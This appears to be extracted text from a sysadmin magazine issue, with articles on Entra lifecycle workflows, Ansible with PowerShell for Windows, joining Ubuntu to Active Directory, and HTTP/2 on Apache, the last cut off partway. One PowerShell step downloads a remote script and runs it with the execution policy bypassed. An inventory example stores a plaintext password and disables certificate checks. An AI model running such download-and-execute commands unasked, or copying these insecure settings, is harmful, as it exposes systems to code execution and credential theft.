Automatic processes can be very efficient, which might lead to undesirable side effects in some cases. In a cloud setup (i.e., when user management resides entirely in Azure), you need to consider whether it makes more sense to disable a user account first rather than delete it immediately. Although deleted accounts initially end up in the recycle bin, it is only an intermediate step, because they are removed permanently after 30 days. You also need to plan the sequence of tasks carefully, especially in terms of what happens in the event of an error. An error will abruptly terminate the entire workflow; the consequence is that the user account has only partially completed the onboarding process. In a distributed and complex infrastructure, you are unlikely to know every new user. Frequent problems with workflows can quickly become a nuisance. Lifecycle workflows have two types of logs. The audit logs contain changes

to the infrastructure. If you are looking for basic information, this is the place to go (e.g., determining who changed what in a workflow and other management activities). The second log type provides details on individual workflows. To check the logs out, you need to go to *Workflow History* in the Activity section. Here, you can find out where a workflow terminated and for what reason.

Conclusions

Microsoft has begun moving its identity tools from Azure to the Entra portal. Although the familiar technologies still exist in Azure, Entra sees Microsoft establish a new set of features that are exactly what admins need to reduce their workloads and rule out human error through automation. Functionality, however, still has much room for improvement: multilingual user communication, more tasks, better error handling, and the like. However, don't forget that this article refers to the public preview of Microsoft Entra, and it would be wrong to judge Entra in a phase in which it is not yet ready for production. It will be exciting to see new features being added in the near future. ■

Info

- [1] Entra Portal: [\[https://entra.microsoft.com/\]](https://entra.microsoft.com/)
 - [2] Lifecycle workflows explained: [\[https://learn.microsoft.com/en-us/azure/active-directory/governance/what-are-lifecycle-workflows\]](https://learn.microsoft.com/en-us/azure/active-directory/governance/what-are-lifecycle-workflows)
 - [3] Synchronizing attributes for lifecycle workflows: [\[https://learn.microsoft.com/en-us/azure/active-directory/governance/how-to-lifecycle-workflow-sync-attributes\]](https://learn.microsoft.com/en-us/azure/active-directory/governance/how-to-lifecycle-workflow-sync-attributes)
 - [4] Configuring EmployeeLeaveDateTime: [\[https://learn.microsoft.com/en-us/graph/tutorial-lifecycle-workflows-set-employeeleavedatetime?tabs=http\]](https://learn.microsoft.com/en-us/graph/tutorial-lifecycle-workflows-set-employeeleavedatetime?tabs=http)
-

Author

Klaus Bierschenk is an Executive Consultant at CGI Germany, a speaker at conferences and community events, and technical author of various publications. You can find him on his blog <http://nothingbutcloud.net/>.

Linux Magazine Subscription

Print and digital options
12 issues per year



► SUBSCRIBE
sparkhaus-shop.com

Expand your Linux skills:

- In-depth articles on trending topics, including Bitcoin, ransomware, cloud computing, and more!
- How-tos and tutorials on useful tools that will save you time and protect your data
- Troubleshooting and optimization tips
- Insightful news on crucial developments in the world of open source
- Cool projects for Raspberry Pi, Arduino, and other maker-board systems

Go farther and do more with Linux, subscribe today and never miss another issue!

Follow us



@linux_pro



Linux Magazine



@linuxpromagazine



@linuxmagazine

Need more Linux?

Subscribe free to Linux Update

Our free Linux Update newsletter delivers insightful articles and tech tips to your inbox every week.

bit.ly/Linux-Update



Integrating PowerShell with Ansible for hybrid automation

Power Duo



This comprehensive guide shows you how to merge the cross-platform capabilities of Ansible with PowerShell's robust Windows management features. By Marcin Gastol

In the ever-evolving landscape of system administration, the need for effective cross-platform management has been consistently rising. Companies often operate with a hybrid infrastructure involving both Windows and Linux systems, which poses a significant challenge for system administrators. Enter PowerShell and Ansible – two formidable automation tools that, when combined, provide an elegant solution for the administration of such diverse environments. In this article, I provide an in-depth overview of how this hybrid automation approach enhances systems administration by streamlining configuration, orchestration, and management of multifaceted environments.

The Need for Cross-Platform Management

The IT landscape has changed dramatically over the years, with organizations now operating across diverse technological platforms. This mixed bag of technologies often includes Linux servers running web services or database systems and Windows

servers managing enterprise applications, file servers, and more. The multiplicity of such infrastructures has led to the need for system administrators to adapt their skill sets and the tools they use. Traditional scripting languages and automation tools, although robust in their environments, often fail to provide the necessary cross-platform functionality.

PowerShell and Ansible

PowerShell and Ansible come into play as a power duo in such scenarios. PowerShell is a task automation and configuration management framework from Microsoft, consisting of a command-line shell and the associated scripting language, whereas Ansible is an open source software provisioning, configuration management, and application deployment tool enabling infrastructure as code. PowerShell has long been the backbone of Windows administration, offering comprehensive control over Windows systems with its scripting language. Ansible, conversely, provides a simple yet powerful platform

for automating apps and IT infrastructure. It works by connecting nodes, pushing out small programs called “Ansible modules” to them, and executing these modules over SSH. When these two robust technologies are integrated, they offer a comprehensive platform for automation, significantly improving cross-platform system administration efficiency. The combination leverages Ansible's simplicity, ease of setup, and agentless nature and PowerShell's comprehensive scripting capabilities and deep integration with Windows to create a well-rounded, highly effective automation environment.

Windows Server Automation

Windows Server automation has been a cornerstone of many organizations' IT operations. With PowerShell, repetitive tasks on Windows systems can be automated, effectively freeing up valuable time for system administrators. However, when the environment comprises both Linux and Windows systems, employing different automation tools for different servers leads to inefficiency and possible misconfiguration.

Integrating PowerShell into Ansible changes the game entirely. You can call PowerShell scripts from Ansible, either as modules or directly from

Photo by Mulyadi on Unsplash

Ansible playbooks, providing the same level of functionality as native Ansible modules. This integration allows Ansible to manage Windows servers while continuing to manage Linux servers with its native modules, providing a consistent and efficient platform for managing the entire environment.

Deep Dive into Hybrid Automation

Consider an example in which an organization runs a three-tier application involving a Linux web server, a Windows application server, and a Linux database server. Traditionally, setting up and managing this configuration would involve the use of one set of tools and scripts for the Linux servers and a different set for the Windows server.

With the integration of Ansible and PowerShell, the entire setup can be managed with a single Ansible playbook. The playbook deploys the Linux web server with Ansible's native Linux modules then runs a PowerShell script to configure the Windows application server; finally, it manages the Linux database server, again with the Linux modules.

This single-run orchestration for setting up the environment ensures that the configuration is consistent across all tiers of the application and significantly reduces the risk of misconfiguration or setup errors.

Consider the Ansible playbook in [Listing 1](#). In this example, the first task installs Apache on the web server with the Ansible `yum` module. The second task configures the application server with a PowerShell script that is run by the `win_shell` module. The third task installs MySQL on the database server, again with the `yum` module.

Real-World Scenarios

Expanding on the previous scenario, the next solution combines the prowess of Ansible's flexibility and PowerShell's extensive integration with

Windows, ensuring that the entire environment, involving both Linux and Windows servers, can be managed from a single platform, significantly improving efficiency.

The following instructions suppose you are an IT administrator managing multiple Windows Server 2019 instances in your infrastructure. Over time, the business has shifted, and now you need to reconfigure these servers to support a web server role with several features enabled. Alongside this, you want to ensure that Internet Information Services (IIS) is set up correctly with the necessary modules.

To begin, you install Ansible on a Linux control machine. Ansible does not run on a Windows control machine. Use your distribution's package manager (e.g., `Apt` for Ubuntu or `Yum` for CentOS) and verify the installation by checking the Ansible version:

```
sudo apt-get install ansible
ansible --version
```

Now configure Ansible to manage Windows hosts by editing the `/etc/ansible/hosts` file and adding the Windows hosts. The hosts file is essentially Ansible's inventory file:

```
[windows]
192.168.1.150

[windows:vars]
ansible_user=admin
ansible_password=secret
ansible_connection=winrm
ansible_winrm_server_cert_validation=ignore
```

Next, set up the Windows host for management by Ansible, which involves enabling Windows Remote Management (WinRM) on the Windows host. This can be done by running a PowerShell script on the Windows host:

```
$url = "https://raw.githubusercontent.com/2
ansible/ansible/devel/examples/2
scripts/ConfigureRemotingFor2
Ansible.ps1"
$file = "$env:temp\ConfigureRemotingFor2
Ansible.ps1"
```

Listing 1: Ansible Playbook

```
- name: Setup three-tier application
  hosts: all
  tasks:
    - name: Install Apache
      when: "'web' in group_names"
      yum:
        name: httpd
        state: present

    - name: Configure Application Server
      when: "'app' in group_names"
      win_shell: |
        Import-Module ServerManager
        Add-WindowsFeature -Name Web-Server

    - name: Install MySQL
      when: "'db' in group_names"
      yum:
        name: mysql-server
        state: present
```

```
(New-Object 2
-TypeName System.Net.WebClient).2
DownloadFile($url, $file)
powershell.exe 2
-ExecutionPolicy Bypass -File $file
```

Now validate the configuration by pinging the Windows host from the Ansible control machine:

```
ansible windows -m win_ping
```

Next, install PowerShell on the Ansible control machine. Some Linux distributions have PowerShell in their standard repositories.

Ansible allows for the installation and configuration of Windows features and roles with the `win_feature` module. However, for complex configurations such as setting up specific modules on IIS, PowerShell scripts can provide better control. The Ansible playbook in [Listing 2](#) demonstrates this process. This playbook does two things:

- It uses Ansible's `win_feature` module to install the IIS role and the necessary features on the Windows servers, which is a straightforward use of Ansible's built-in capabilities.
- It then runs a PowerShell script with Ansible's `win_shell` module to perform more complex configurations on IIS, including setting a default document for the web server, enabling dynamic content

compression to increase website performance, and configuring custom logging fields for better auditing and analytics.

Finally, you would run the main playbook:

```
ansible-playbook main.yml
```

Listing 2: main.yml

```
- name: Execute PowerShell script for complex management of Windows Server roles and features
  hosts: windows_servers
  tasks:
    - name: Install IIS role and features
      win_feature:
        name:
          - Web-Server
          - Web-WebServer
          - Web-Common-Http
          - Web-Default-Doc
          - Web-Dir-Browsing
          - Web-Http-Errors
          - Web-Static-Content
        state: present
        include_sub_features: yes
        include_management_tools: yes

    - name: Run PowerShell script for complex IIS configuration
      win_shell: |
        # Import the WebAdministration module to manage IIS
        Import-Module WebAdministration

        # Set the default document for the website
        Set-WebConfigurationProperty -Filter "/system.webServer/defaultDocument" -Name "files"
        -Value @{value='index.html'} -PSPath 'IIS:\Sites\Default Web Site'

        # Enable dynamic content compression
        Set-WebConfigurationProperty -Filter "/system.webServer/urlCompression" -Name
        "doDynamicCompression" -Value true -PSPath 'IIS:\Sites\Default Web Site'

        # Set custom logging fields for IIS
        Set-WebConfigurationProperty -Filter "/system.webServer/httpLogging" -Name "dontLog"
        -Value false -PSPath 'IIS:\Sites\Default Web Site'
        Set-WebConfigurationProperty -Filter "/system.webServer/httpLogging" -Name "selectiveLogging"
        -Value "LogAll" -PSPath 'IIS:\Sites\Default Web Site'

      args:
        executable: powershell.exe
```

By combining Ansible and PowerShell in this way, you can automate and handle complex server configuration tasks that go beyond the basic capabilities of Ansible's built-in modules. This method helps maintain consistency across servers, reduces manual work, and helps in troubleshooting by providing detailed logs.

Conclusion

The hybrid automation approach with PowerShell and Ansible addresses the challenges faced by system administrators in managing diverse environments. By leveraging the power of both PowerShell and Ansible, you can streamline the configuration, orchestration, and management of multiplatform environments, leading to increased operational efficiency and consistency. This powerful integration marks a significant stride in the evolution of system administration, promising an efficient, unified, and comprehensive automation platform. ■


The Author

Marcin Gastol is a Senior DevOps Engineer and Microsoft Certified Trainer with extensive experience in Azure technologies and teaching various IT subjects. His blog (<https://marcingastol.com/>) encompasses multiple IT topics.



Shop the Shop
sparkhaus-shop.com

Become a LibreOffice Expert




Explore the **FREE** office suite used by busy professionals around the world!

Create Professional:

- Text Documents
- Spreadsheets
- Presentations
- Databases

Whether you work on a Windows PC, a Mac, or a Linux system, you have all you need to get started with LibreOffice today. This single-volume special edition will serve as your guide!



Order online:
sparkhaus-shop.com/specials

For Windows, macOS, and Linux users!

Integrating a Linux system with Active Directory

Gardening

Your Active Directory system doesn't have to be a walled garden. A few easy steps are all you need to integrate Linux with AD. By Ali Imran Nagori

If your organization manages a network that includes both Windows and Linux machines, you might want to implement a unified authentication mechanism. Many businesses rely on Microsoft's Active Directory (AD) as their directory service of choice (see the "Active Directory" box). Microsoft AD has dominated the market for corporate access control for many years.

Active Directory

The Active Directory service creates a unique object for each user in a central database, together with a unique set of credentials. Moreover, every computer system is created as an object. With the same set of credentials, every user has automatic access to other systems at the workplace. All required account updates are performed once at the centralized database.

A directory service is, at its core, essentially a method of cataloging and simplifying access to all of an organization's resources. In its most basic form, Active Directory is a distributed database that you can access over a network with the Lightweight Directory Access Protocol (LDAP). By using a connection-oriented channel like TCP/IP, LDAP allows users to access directory services remotely.

Joining a Microsoft client to Active Directory is nearly effortless – you don't need an *ADMIN* article to explain it. Adding a Linux system is still easy, but the process requires a few more steps.

In this article, I first show you how to join a Linux machine to your Windows AD domain. Following that, I'll use Active Directory as the main place to manage all users, making administrative tasks easier and less time consuming. I'll also use the AD System Security Services Daemon (SSSD) feature to check whether a user is really logging in against Active Directory.

SSSD

SSSD is designed to streamline Linux and other non-Microsoft systems interactions with Microsoft Active Directory. Essentially, it makes users and groups from an Active Directory domain seem like they are part of the local system. As a result, Active Directory users will seem to be local users of the Linux system [1].

Additionally, a standard Unix or Linux user has attributes that are not

native to Active Directory. These attributes, such as the numeric User ID (UID), create at runtime or with configuration directives the home directory location and desired user shell. Similarly, Active Directory groups will seem like typical Unix or Linux groups by way of a Name Service Switch (NSS) module, a technology that is common to all Linux distributions. NSS works to resolve users and groups.

With the use of a Linux pluggable authentication module (PAM), SSSD offers a general way for Ubuntu system services to check user credentials against those present in Active Directory.

The SSSD `realm` command-line tool simplifies the joining of the Active Directory domain. Additionally, SSSD runs different background processes that correspond to each service it offers (e.g., `sssd`, `sssd_pam`, and `sssd_nss`).

Prerequisites

In this process, I configure Windows Server 2016 as a domain controller, and on the client side, I use an

Ubuntu 20.04 machine. Furthermore, you need to set the configuration properly on the end machines. For example, to ensure the prerequisites are met at the Active Directory end, you must

- create an account that has sufficient access rights to add a machine to a domain,
- set up Active Directory and DNS services, and
- add a user to log on to the Ubuntu machine.

The user account that will add the Ubuntu machine to Active Directory can be the normal administrative user or a member of the administrative group. However, this element solely depends on your configuration. All DNS queries on the Ubuntu machine should be answered by the Active Directory domain controller (DC). Consequently, this requires a proper DNS setup on the Active Directory DC. I've configured my AD directory as follows:

- Domain name: *example.com*
- IP address: *192.168.62.160*
- Fully qualified domain name (FQDN) of the server: *win-2rifam-t88gr.example.com*

The configuration for the Ubuntu machine is

- Hostname: *node1.example.com*
 - IP address: *192.168.62.163*
 - DNS resolver: *Active Directory*
- Active Directory will act as the DNS resolver for the Ubuntu machine.

Also, you can manually set the hostname inside the *hosts* file (Figure 1). Usually on the Ubuntu machine, you need to run most of the commands as a member of the *sudo* group, which means you should have superuser (*sudo*) privileges to make them work.

```
vagrant@node1:~$ cat /etc/hosts
127.0.0.1 localhost
127.0.1.1 vagrant
192.168.62.163 node1.example.com

# The following lines are desirable for IPv6 capable hosts
::1 ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.2.1 node1.example.com node1
vagrant@node1:~$
```

Figure 1: The *hosts* file on Ubuntu.

DNS Configuration

It is critically important that the Ubuntu machine first approach the DC for its DNS query. You could do this with the *resolv.conf* file by simply adding the Active Directory IP as the primary DNS address. However, when you restart the Ubuntu machine, the DNS IP reverts back to the initial value. To override this behavior, use *resolvconf* instead [2]. This utility can help you set the desired nameserver (Active Directory IP in this case).

Time Synchronization

Active Directory uses the Kerberos protocol for authentication purposes. However, this protocol is sensitive to clock timings between systems collaborating in a Kerberos domain. Consequently, if the time difference between the Ubuntu system and the Active Directory controller is more than five minutes, authentication against the Active Directory controller will ultimately fail [3].

Primarily, Unix and Linux systems use the Network Time Protocol (NTP) for time synchronization (e.g., Ubuntu uses the default NTP server at *ntp.ubuntu.com*). No timing differences can exist between the Ubuntu machine and the Active Directory controller, so you can't use an external timing source.

To configure the Ubuntu machine to use the Active Directory controller as its NTP server, install and configure a service like NTP or *chrony*. If everything has been set up correctly, enter

```
$ ping example.com
$ ping WIN-2RIFAMT88GR.example.com
```

to make sure the Ubuntu machine can now ping the domain name and the Active Directory FQDN.

Listing 1: Discovering the Domain

```
vagrant@node1:~$ realm discover example.com
example.com
  type: kerberos
  realm-name: EXAMPLE.COM
  domain-name: example.com
  configured: no
  server-software: active-directory
  client-software: sssd
  required-package: sssd-tools
  required-package: sssd
  required-package: libnss-sss
  required-package: libpam-sss
  required-package: adcli
  required-package: samba-common-bin
```

Discovering a Domain

The *realmd* system D-Bus service manages discovery and registration in realms, such as Active Directory domains. To install the package and check the members already enrolled or registered with the Active Directory domain, enter

```
$ sudo apt install realmd
$ realm list
```

An empty result shows that no machines are enrolled so far. Now discover your domain (*example.com* here) by running the command

```
$ realm discover example.com
```

After successfully discovering the domain, you'll see output similar to that shown in Listing 1. Interestingly, the result also lists the requisite and most appropriate packages for joining the domain. The command

```
$ sudo apt install \
  sssd \
  sssd-tools \
  libnss-sss \
  libpam-sss \
  adcli \
  samba-common-bin
```

installs those packages.

Joining a Domain

The configured: no option shown in Listing 1 indicates that the system isn't ready to join the Active


```
vagrant@node1:~$ sudo realm join example.com -v
* Resolving: _ldap._tcp.example.com
* Performing LDAP DSE lookup on: 192.168.62.160
* Performing LDAP DSE lookup on: 2409:4081:9c1a:da0e:8d5e:b8b1:db22:6a69
* Successfully discovered: example.com
Password for Administrator:
* Unconditionally checking packages
* Resolving required packages
* LANG=C /usr/sbin/adcli join --verbose --domain example.com --domain-realm EXAMPLE.COM --domain-controller 192.168.62.160 --login-type user --login-user Administrator --stdin-password
* Using domain name: example.com
* Calculated computer account name from fqdn: NODE1
* Using domain realm: example.com
* Sending NetLogon ping to domain controller: 192.168.62.160
* Received NetLogon info from: WIN-2RIFAMT88GR.example.com
* Wrote out krb5.conf snippet to /var/cache/realmd/adcli-krb5-ahQ07u/krb5.d/adcli-krb5-conf-srx65v
* Authenticated as user: Administrator@EXAMPLE.COM
* Using GSS-SPNEGO for SASL bind
* Looked up short domain name: EXAMPLE
* Looked up domain SID: S-1-5-21-3033023484-2296706604-2945339062
* Using fully qualified name: node1.example.com
* Using domain name: example.com
* Using computer account name: NODE1
* Using domain realm: example.com
* Calculated computer account name from fqdn: NODE1
* Generated 120 character computer password
* Using keytab: FILE:/etc/krb5.keytab
* Found computer account for NODE1$ at: CN=NODE1,CN=Computers,DC=example,DC=com
* Sending NetLogon ping to domain controller: 192.168.62.160
* Received NetLogon info from: WIN-2RIFAMT88GR.example.com
* Set computer password
* Retrieved kvno '7' for computer account in directory: CN=NODE1,CN=Computers,DC=example,DC=com
* Checking RestrictedKrbHost/node1.example.com
* Added RestrictedKrbHost/node1.example.com
* Checking RestrictedKrbHost/NODE1
* Added RestrictedKrbHost/NODE1
* Checking host/node1.example.com
* Added host/node1.example.com
* Checking host/NODE1
* Added host/NODE1
* Discovered which keytab salt to use
* Added the entries to the keytab: NODE1$@EXAMPLE.COM: FILE:/etc/krb5.keytab
* Added the entries to the keytab: host/NODE1@EXAMPLE.COM: FILE:/etc/krb5.keytab
* Added the entries to the keytab: host/node1.example.com@EXAMPLE.COM: FILE:/etc/krb5.keytab
* Added the entries to the keytab: RestrictedKrbHost/NODE1@EXAMPLE.COM: FILE:/etc/krb5.keytab
* Added the entries to the keytab: RestrictedKrbHost/node1.example.com@EXAMPLE.COM: FILE:/etc/krb5.keytab
* /usr/sbin/update-rc.d sssd enable
* /usr/sbin/service sssd restart
* Successfully enrolled machine in realm
vagrant@node1:~$
```

Figure 2: Joining the domain with the `realm join` command.

Listing 2: Checking `sssd.conf`

```
vagrant@node1:~$ sudo cat /etc/sss/sss.conf

[sssd]
domains = example.com
config_file_version = 2
services = nss, pam

[domain/example.com]
default_shell = /bin/bash
krb5_store_password_if_offline = True
cache_credentials = True
krb5_realm = EXAMPLE.COM
realmd_tags = manages-system joined-with-adcli
id_provider = ad
fallback_homedir = /home/%u@d
ad_domain = example.com
use_fully_qualified_names = True
ldap_id_mapping = True
access_provider = ad
```

```
vagrant@node1:~$ realm discover example.com
example.com
type: kerberos
realm-name: EXAMPLE.COM
domain-name: example.com
configured: kerberos-member
server-software: active-directory
client-software: sssd
required-package: sssd-tools
required-package: sssd
required-package: libnss-sss
required-package: libpam-sss
required-package: adcli
required-package: samba-common-bin
login-formats: %U@example.com
login-policy: allow-realm-logins
vagrant@node1:~$
```

Figure 3: The configured domain after issuing the `realm join` command.

```
vagrant@node1:~$ sudo pam-auth-update --enable-mkhomedir
vagrant@node1:~$ getent passwd Administrator@example.com
Administrator@example.com:*:1094800500:1094800513:Administrator:/home/administrator@example.com:/bin/bash
vagrant@node1:~$
```

Figure 4: Creating the user's home directory and fetching its details.

Directory domain. To do so, you can simply run the `realm join` command (Figure 2):

```
$ sudo realm join example.com -v
```

A second `realm discover` command shows the change (Figure 3).

The default approach of `realm` is to log in from the domain administrator's account. However, you can use the `-U` switch to pass a different username [4]. The `-v` option provides verbose output.

Additionally, the `realm` tool also creates a configuration for the SSSD and adds modules for PAM and NSS. Furthermore, it has taken care of starting the required services. You can also check the `/etc/sss/sss.conf` file (Listing 2):

Moving on, you need to create a home directory for every AD user that will log on to the Ubuntu machine. To set up `pam_mkhomedir`, run the command (Figure 4)

```
$ sudo pam-auth-update 2
--enable-mkhomedir
```


Additionally, you can fetch the details of an AD user with the command

```
$ getent passwd Administrator@example.com
```

At last, you can log in on the Ubuntu machine with the credentials of the Active Directive user and verify that you get the user home directory

on the Ubuntu machine with the commands

```
$ sudo login
$ ls /home/
```

The login command prompts you to supply the username (appended with the domain name) and password (Figure 5).

```
vagrant@node1:~$ sudo login
node1.example.com login: Administrator@example.com
Password:
Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-110-generic x86_64)

* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:       https://ubuntu.com/advantage

System information as of Sat 24 Jun 2023 06:00:26 AM UTC

System load:          0.0
Usage of /:            13.5% of 30.63GB
Memory usage:         14%
Swap usage:           0%
Processes:            134
Users logged in:      1
IPv4 address for eth0: 10.0.2.15
IPv4 address for eth1: 192.168.62.163
IPv6 address for eth1: 2409:4081:9c1a:da0e:a00:27ff:fe79:65b0

This system is built by the Bento project by Chef Software
More information can be found at https://github.com/chef/bento

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Creating directory '/home/administrator@example.com'.
administrator@example.com@node1:~$ ls /home
administrator@example.com  vagrant
administrator@example.com@node1:~$
```

Figure 5: Logging in with the Active Directory user's credentials.

Conclusion

Once you have successfully logged in, you can start using the Ubuntu machine and its resources. Also, make sure you create the home directory, which is important because it will be the default location for your files on the Ubuntu machine.

In this article, I covered how to add an Ubuntu machine to Windows Server. Integrating Linux with an existing Active Directory domain is one way to get the advantages of both platforms. If you have several systems, think about using a directory service to manage them. ■

Info

- [1] How to integrate Ubuntu desktop with Active Directory. Canonical Ltd., April 2022: [<https://ubuntu.com/engage/microsoft-active-directory>]
- [2] Configuring DNS NameServer on Linux cloud servers. LayerStack, February 5, 2022: [<https://www.layerstack.com/resources/tutorials/Configuring-DNS-NameServer-on-Linux-Cloud-Servers>]
- [3] Active Directory integration. ArchWiki, revised March 2023: [https://wiki.archlinux.org/title/Active_Directory_integration]
- [4] SSSD and Active Directory. Canonical Ltd., March 2023: [<https://ubuntu.com/server/docs/service-sssd-ad>]

Author

Ali Imran Nagori is a technical writer and Linux enthusiast who loves to write about Linux system administration and related technologies. He blogs at [tecofers.com]. You can connect with him on LinkedIn ([<https://www.linkedin.com/in/ali-imran-nagori>]).



Setting up HTTP/2 on the Apache HTTP Server with PHP compatibility

Reconciled

If you are running PHP applications, setting up HTTP/2 on the Apache HTTP Server can be a bit confusing because of some incompatibilities between the Apache HTTP/2 module and the Prefork multiprocessing module. By Eugenia Bahit

HTTP/2 is the second version of the hypertext transfer protocol and brings two significant improvements: more efficient network resource usage and reduced latency.

Latency (the elapsed time between the user sending a request to the server and receiving the response) can either increase or decrease according to the way network resources are handled, so higher latency means a longer wait for the user.

To reduce latency, HTTP/1.1 implemented a request pipelining technique, allowing TCP connections to

send multiple requests without waiting for a response. However, although request pipelining facilitates concurrency, it does not avoid head-of-line (HoL) blocking, which occurs when a single data packet queue blocks subsequent transmissions while waiting for a response. This phenomenon affects both the TCP and HTTP protocols, so it appears at both the Transport and Application layers of the TCP/IP protocol stack.

HTTP/2 solves the HoL blocking issue for HTTP at the Application layer, improving concurrency and reducing

latency. For that reason, setting up HTTP/2 will enhance the performance of the websites running on your server. If your website uses PHP, however, you'll need to go to a little more effort. The HTTP/2 protocol on the Apache HTTP Server requires a conventional multiprocessing module (MPM) such as MPM Event. The problem is that the default PHP binary for Apache installs MPM Prefork as a dependency, which is not compatible with the HTTP/2 protocol. A straightforward approach to solving the PHP compatibility issue is to

Photo by Ave Calvar on Unsplash

replace the default PHP module with FastCGI and configure Apache to work with MPM Event. The following guide is tailored to Debian 11 and PHP 7.4, but you can adapt it by applying minor changes, which you can find in the corresponding steps.

Installing MPM Event

As mentioned earlier, the goal is to install MPM Event and then replace the default PHP module with FastCGI before configuring HTTP/2. When the server is already running MPM Prefork, it is not possible to enable MPM Event simultaneously. You need to disable Prefork. Because Prefork is a PHP package dependency, you must disable PHP before disabling Prefork.

On the other hand, because you need to make several changes to the Apache HTTP Server, stopping Apache to ensure a seamless process is recommended.

Table 1 show the steps to install MPM

Event on Apache. The PHP version varies according to the operating system version. Commonly, it is version 7.0 for Debian 9, version 7.2 for Debian 10, and version 7.4 for Debian 11, although it could be any previously installed or manually compiled version. You can find the current version by looking for it in the Apache `mods-enabled` folder:

```
ls /etc/apache2/mods-enabled/ | grep php
```

Note that if you get an empty answer, it could be because the PHP module is already disabled. In that case, verify whether `fcgid` is enabled instead.

Installing FastCGI and PHP FastCGI Module

FastCGI is a high-performance communication protocol derived from the common gateway interface (CGI). Although the information handled by both interfaces is the same, FastCGI is faster than CGI because of how it pro-

cesses the data. Although a CGI application starts and finishes with the beginning and end of each HTTP request, a FastCGI application starts only

once, handling the subsequent HTTP requests without the need to start again.

Installing FastCGI on Apache HTTP Server to run PHP web applications requires four packages:

- The PHP FastCGI binary (note that it is not an Apache module but a PHP interpreter)
- The FastCGI module for Apache
- The Proxy module (see the “Important Proxy Module Note” box), an Apache requirement when using FastCGI
- The FastCGI Proxy module, another Apache requirement when using FastCGI

Table 2 shows the steps to install FastCGI to run PHP applications. As mentioned earlier, the PHP version varies according to the operating system version. Because FastCGI Proxy enables the Proxy module, you only need to enable the second to enable the first, as well.

Setting Up HTTP/2

Now, it’s time to finish the entire process by setting up HTTP/2 on Apache in three steps (**Table 3**). It is important to note that you should not execute the steps in **Table 3** if you have not previously installed MPM Event and FastCGI, as shown previously.

The HTTP/2 module shown in step 1 is already available in the Apache `/mods-available/` folder, but it is not enabled. No additional installation is needed. Just run the `a2enmod` Debian command.

The Apache `Protocol`s directive sets one or more allowed HTTP protocols, as shown in **Table 3**, step 2. You will prefer both if you serve web applications under HTTPS and HTTP (recommended option), or choose only one in other cases.

Table 1: Install MPM Event

Step	Command
1. Stop Apache	<code>systemctl stop apache2</code>
2. Disable PHP	<code>a2dismod php7.4</code>
3. Disable MPM Prefork (if enabled)	<code>a2dismod mpm_prefork</code>
4. Enable MPM Event	<code>a2enmod mpm_event</code>
5. Restart Apache	<code>systemctl start apache2</code>

Table 2: Install FastCGI

Step	Command
